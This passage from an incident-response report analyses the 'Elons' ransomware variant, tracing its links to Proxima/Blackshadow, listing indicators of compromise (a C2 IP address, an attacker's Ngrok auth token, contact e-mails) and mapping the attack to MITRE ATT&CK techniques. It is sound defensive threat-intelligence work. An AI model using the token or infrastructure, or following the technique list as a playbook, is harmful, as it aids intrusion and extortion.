Within the repository, it is possible to notice the “Elons_Help.txt” file, identical in structure and content to the one released on the server following the encryption.
From the layout of the folders in the repository, it is possible to assume that “Elons” is a recent variant of “Proxima/Blackshadow”.
In fact, in an analysis of the “mother” Blackshadow ransomware (probably born in January 2023) carried out by the company F.A.C.C.T. (at this link: https://www.facct.ru/blog/blackshadow/), the Elon variant was not yet present among the subfamilies identified by the F.A.C.C.T. company.

Finally, extending the analysis to the Proxima Ransomware family and its tools and IoCs (Indicators of Compromise), it is noted that in a February 2023 post by Bleeping Computer, the content of the Ransom note of the Proxima Ransomware family is reported and appears very similar to that of Elons.
It is also possible to notice the presence of two e-mail contacts related to the Cyberfear service as the ones used in the attack presented in the article.

Below is the link to the post, for more details:
https://www.bleepingcomputer. com/forums/t/782506/proximablackshadow-ransomware-proxima-blackshadow-x-support-topic/
It is therefore presumable that Elons is a variant of the Proxima/Blackshadow ransomware that appeared in early 2024.

IOCs (Indicators of Compromise)

- IP Address C2 (Command&Control):
  - 80.94.95.227
- Auth token (Ngrok):
  - 2cVvqre1pBINhjPp3otcmwEXw2q_7TadLixKhafzj9LfeM1zH
- E-mail to contact TA:
  - Elons1890@cyberfear.com
  - Elons1890@mailum.com

Elons TTPs (Referencing MITRE ATT&CK®):

Initial Access (TA0001):

- T1190 – Exploit Public-Facing Application (Oracle DBS)
- T1078.001 – Valid Accounts: Default Accounts (SYSDBA)

Execution (TA0002):

- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1059.003 – Command and Scripting Interpreter: Windows Command Shell
- T1053.005 – Scheduled Task/Job: Scheduled Task

Persistence (TA0003):

- T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (Ngrok)
- T1136 – Create Account (“Admine$”)

Privilege Escalation (TA0004):

- T1078.002 – Valid Accounts: Domain Accounts (“admin[REDACTED]”)

Defense Evasion (TA00005):

- T1070.004 – Indicator Removal: File Deletion
- T1202 – Indirect Command Execution
- T1027.010 – Obfuscated Files or Information: Command Obfuscation
- T1036.008 – Masquerading: Masquerade File Type (Ransomware file)

Lateral Movement (TA0008):

- T1021.001 – Remote Services: Remote Desktop Protocol
- T1021.002 – Remote Services: SMB/Windows Admin Shares
- T1570 – Lateral Tool Transfer

Command and Control (TA0011):

- T1105 – Ingress Tool Transfer
- T1573 – Encrypted Channel
- T1665 – Hide Infrastructure
- T1572 – Protocol Tunneling

Impact (TA0040):

- T1486 – Data Encrypted for Impact

Author

Claudio Vozza is an Incident Responder and member of the YIR Team (Yarix Incident Response Team). His broad knowledge is a result of dedication, experience and continuous drive. Led by passion and great attention to details, his perfected abilities of carrying out detailed analysis on small to large infrastructures and of correlating different elements and evidences based on his own unique point of view, has helped him and the YIR Team in managing and solving many cyber incident cases, managing crisis and critical circumstances. He has recently started taking part at cybersecurity focused events as a speaker and has a wide variety of incident response cases managed, ranging from companies to public institutions. The analysis him and the YIR Team conduct responds to the need of investigate environments of all sort (on premise, hybrid, cloud) implementing Linux and Windows-based operating systems and approaching the different network solutions present within the infrastructures with a vendor neutral approach.